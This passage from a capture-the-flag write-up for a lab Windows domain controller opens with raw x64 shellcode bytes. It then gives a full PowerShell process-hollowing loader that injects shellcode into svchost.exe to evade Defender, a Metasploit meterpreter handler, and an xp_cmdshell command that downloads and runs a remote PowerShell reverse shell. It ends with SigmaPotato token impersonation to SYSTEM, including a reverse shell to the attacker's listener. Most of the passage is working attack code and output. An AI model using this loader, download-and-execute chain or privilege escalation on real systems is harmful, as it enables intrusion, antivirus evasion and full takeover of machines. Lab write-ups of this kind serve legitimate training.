,0x69,0x57,0x65,0x7a,0x70,0x78,0x51,0x66,0x78,0x39,0x74,0x52,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

filter Get-Type ([string]$dllName,[string]$typeName)
{
    if( $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals($dllName) )
    {
        $_.GetType($typeName)
    }
}

function Get-Function
{
    Param(
        [string] $module,
        [string] $function
    )

    if( ($null -eq $GetModuleHandle) -or ($null -eq $GetProcAddress) )
    {
        throw "Error: GetModuleHandle and GetProcAddress must be initialized first!"
    }

    $moduleHandle = $GetModuleHandle.Invoke($null, @($module))
    $GetProcAddress.Invoke($null, @($moduleHandle, $function))
}

function Get-Delegate
{
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [IntPtr] $funcAddr,
        [Parameter(Position = 1, Mandatory = $True)] [Type[]] $argTypes,
        [Parameter(Position = 2)] [Type] $retType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('QD')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('QM', $false).
    DefineType('QT', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',[System.Reflection.CallingConventions]::Standard, $argTypes).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $retType, $argTypes).SetImplementationFlags('Runtime, Managed')
    $delegate = $type.CreateType()

    [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($funcAddr, $delegate)
}

# Obtain the required types via reflection
$assemblies = [AppDomain]::CurrentDomain.GetAssemblies()
$unsafeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.UnsafeNativeMethods'
$nativeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods'
$startupInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods+STARTUPINFO'
$processInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.SafeNativeMethods+PROCESS_INFORMATION'

# Obtain the required functions via reflection: GetModuleHandle, GetProcAddress and CreateProcess
$GetModuleHandle = $unsafeMethodsType.GetMethod('GetModuleHandle')
$GetProcAddress = $unsafeMethodsType.GetMethod('GetProcAddress', [reflection.bindingflags]'Public,Static', $null, [System.Reflection.CallingConventions]::Any, @([System.IntPtr], [string]), $null);
$CreateProcess = $nativeMethodsType.GetMethod("CreateProcess")

# Obtain the function addresses of the required hollowing functions
$ResumeThreadAddr = Get-Function "kernel32.dll" "ResumeThread"
$ReadProcessMemoryAddr = Get-Function "kernel32.dll" "ReadProcessMemory"
$WriteProcessMemoryAddr = Get-Function "kernel32.dll" "WriteProcessMemory"
$ZwQueryInformationProcessAddr = Get-Function "ntdll.dll" "ZwQueryInformationProcess"

# Create the delegate types to call the previously obtain function addresses
$ResumeThread = Get-Delegate $ResumeThreadAddr @([IntPtr])
$WriteProcessMemory = Get-Delegate $WriteProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int32], [IntPtr])
$ReadProcessMemory = Get-Delegate $ReadProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int], [IntPtr]) ([Bool])
$ZwQueryInformationProcess = Get-Delegate $ZwQueryInformationProcessAddr @([IntPtr], [Int], [Byte[]], [UInt32], [UInt32]) ([Int])

# Instantiate the required structures for CreateProcess and use them to launch svchost.exe
$startupInformation = $startupInformationType.GetConstructors().Invoke($null)
$processInformation = $processInformationType.GetConstructors().Invoke($null)

$cmd = [System.Text.StringBuilder]::new("C:\\Windows\\System32\\svchost.exe")
$CreateProcess.Invoke($null, @($null, $cmd, $null, $null, $false, 0x4, [IntPtr]::Zero, $null, $startupInformation, $processInformation))

# Obtain the required handles from the PROCESS_INFORMATION structure
$hThread = $processInformation.hThread
$hProcess = $processInformation.hProcess

# Create a buffer to hold the PROCESS_BASIC_INFORMATION structure and call ZwQueryInformationProcess
$processBasicInformation = [System.Byte[]]::CreateInstance([System.Byte], 48)
$ZwQueryInformationProcess.Invoke($hProcess, 0, $processBasicInformation, $processBasicInformation.Length, 0)

# Locate the image base address. The address of the PEB is the second element within the PROCESS_BASIC_INFORMATION
# structure (e.g. offset 0x08 within the $processBasicInformation buffer on x64). Within the PEB, the base image
# addr is located at offset 0x10.
$imageBaseAddrPEB = ([IntPtr]::new([BitConverter]::ToUInt64($processBasicInformation, 0x08) + 0x10))

# Use ReadProcessMemory to read the required part of the PEB. We allocate already a buffer for 0x200
# bytes that we will use later on. From the PEB we actually only need 0x08 bytes, as $imageBaseAddrPEB
# already points to the correct memory location. We parse the obtained 0x08 bytes as Int64 and IntPtr.
$memoryBuffer = [System.Byte[]]::CreateInstance([System.Byte], 0x200)
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPEB, $memoryBuffer, 0x08, 0)

$imageBaseAddr = [BitConverter]::ToInt64($memoryBuffer, 0)
$imageBaseAddrPointer = [IntPtr]::new($imageBaseAddr)

# Now that we have the base address, we can read the first 0x200 bytes to obtain the PE file format header.
# The offset of the PE header is at 0x3c within the PE file format header. Within the PE header, the relative
# entry point address can be found at an offset of 0x28. We combine this with the $imageBaseAddr and have finally
# found the non relative entry point address.
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPointer, $memoryBuffer, $memoryBuffer.Length, 0)

$peOffset = [BitConverter]::ToUInt32($memoryBuffer, 0x3c)                               # PE header offset
$entryPointAddrRelative = [BitConverter]::ToUInt32($memoryBuffer, $peOffset + 0x28)     # Relative entrypoint
$entryPointAddr = [IntPtr]::new($imageBaseAddr + $entryPointAddrRelative)               # Absolute entrypoint

# Overwrite the entrypoint with shellcode and resume the thread.
$WriteProcessMemory.Invoke($hProcess, $entryPointAddr, $SHELLCODE, $SHELLCODE.Length, [IntPtr]::Zero)
$ResumeThread.Invoke($hThread)

# Close powershell to remove it as the parent of svchost.exe
exit
Set our Metasploit listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_https; set LHOST tun0; set LPORT 443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_https
LHOST => tun0
LPORT => 443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.8.4.253:443
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Download and execute our Steath PoSH reverse shell:
SQL (BREACH\Administrator dbo@master)> EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.8.4.253/rshell.txt") | powershell -noprofile'
Then we got our shell as svc_mssql:
[*] Started HTTPS reverse handler on https://10.8.4.253:443
[!] https://10.8.4.253:443 handling request from 10.10.116.137; (UUID: k1mzls7l) Without a database connected that payload UUID tracking will not work!
[*] https://10.8.4.253:443 handling request from 10.10.116.137; (UUID: k1mzls7l) Staging x64 payload (204892 bytes) ...
[!] https://10.8.4.253:443 handling request from 10.10.116.137; (UUID: k1mzls7l) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.8.4.253:443 -> 10.10.116.137:54991) at 2025-01-22 19:52:43 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  BREACH\svc_mssql @ BREACHDC  10.8.4.253:443 -> 10.10.116.137:54991 (10.10.116.137)
Check the privileges:
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
We have
SeImpersonatePrivilege
Privilege Escalation - SeImpersonatePrivilege exploiting (Breach_Root)
We will exploit the SeImpersonatePrivilege privilege to impersonate SYSTEM on the target.
- Service accounts, by default, will have this privilege along with
SeAssignPrimaryTokenPrivilege. - Having
SeImpersonatePrivilegeessentially allows our service accountsvc_mssql to impersonate a user or specified user to perform actions on behalf of that user, in our caseSYSTEM`.
Exploiting this is relatively simple, as we can impersonate SYSTEM and authenticate to an evil named pipe that we create.
We can direct this named pipe to a binary to execute, which will run in the context of SYSTEM.
In the past and up until now, the easiest way was to utilize the Potato Family of exploits to impersonate and spawn this named pipe.
As of today, most of the Potato family has been detected by Defender which renders most of the executables unusable with traditional means.
Luckily enough since we currently have a session through an obfuscated payload that isn’t detected by Defender.
We will use the SigmaPotato to escalate to a system process:
We can also use:
You’ll need to compile both of these executables in Visual Studio on a Windows host before using it
Upload it:
meterpreter > cd c:\\windows\\tasks
meterpreter > upload SigmaPotato.exe
Load locally from Memory via .NET Reflection:
meterpreter > shell
c:\windows\tasks>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\windows\tasks> [System.Reflection.Assembly]::LoadFile("$PWD/SigmaPotato.exe")
[System.Reflection.Assembly]::LoadFile("$PWD/SigmaPotato.exe")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\windows\tasks/SigmaPotato.exe
Then Command Execution via .NET Reflection to grab the flag Breach_Root:
PS C:\windows\tasks> [SigmaPotato]::Main('cmd /c type C:\Users\Administrator\Desktop\root.txt')
[SigmaPotato]::Main('cmd /c type C:\Users\Administrator\Desktop\root.txt')
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 532 | Token: 0x752 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 1708
[+] Current Command Length: 51 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 5264

[+] Process Output:
VL{069f8fe92a80b20151e0a5ffa1dc040c}
Another way is to set a Netcat listener then to get a reverse shell as SYSTEM:
PS C:\windows\tasks> [SigmaPotato]::Main(@('--revshell','10.8.4.253','4443'))
[SigmaPotato]::Main(@('--revshell','10.8.4.253','443'))
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 532 | Token: 0x752 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 2428
[+] Current Command Length: 10 characters
---
[+] Creating a simple PowerShell reverse shell...
[+] IP Address: 10.8.4.253 | Port: 443
[+] Bootstrapping to an environment variable...
[+] Payload base64 encoded and set to local environment variable: '$env:SigmaBootstrap'
[+] Environment block inherited local environment variables.
[+] New Command to Execute: 'powershell -c (powershell -e $env:SigmaBootstrap)'
[+] Setting 'CREATE_UNICODE_ENVIRONMENT' process flag.
---
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 3196
$ rlwrap -cAr nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.116.137] 52895
whoami
PS C:\windows\tasks>
nt authority\system
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=09985635-67d5-4cf0-ab77-dc5467af5e5d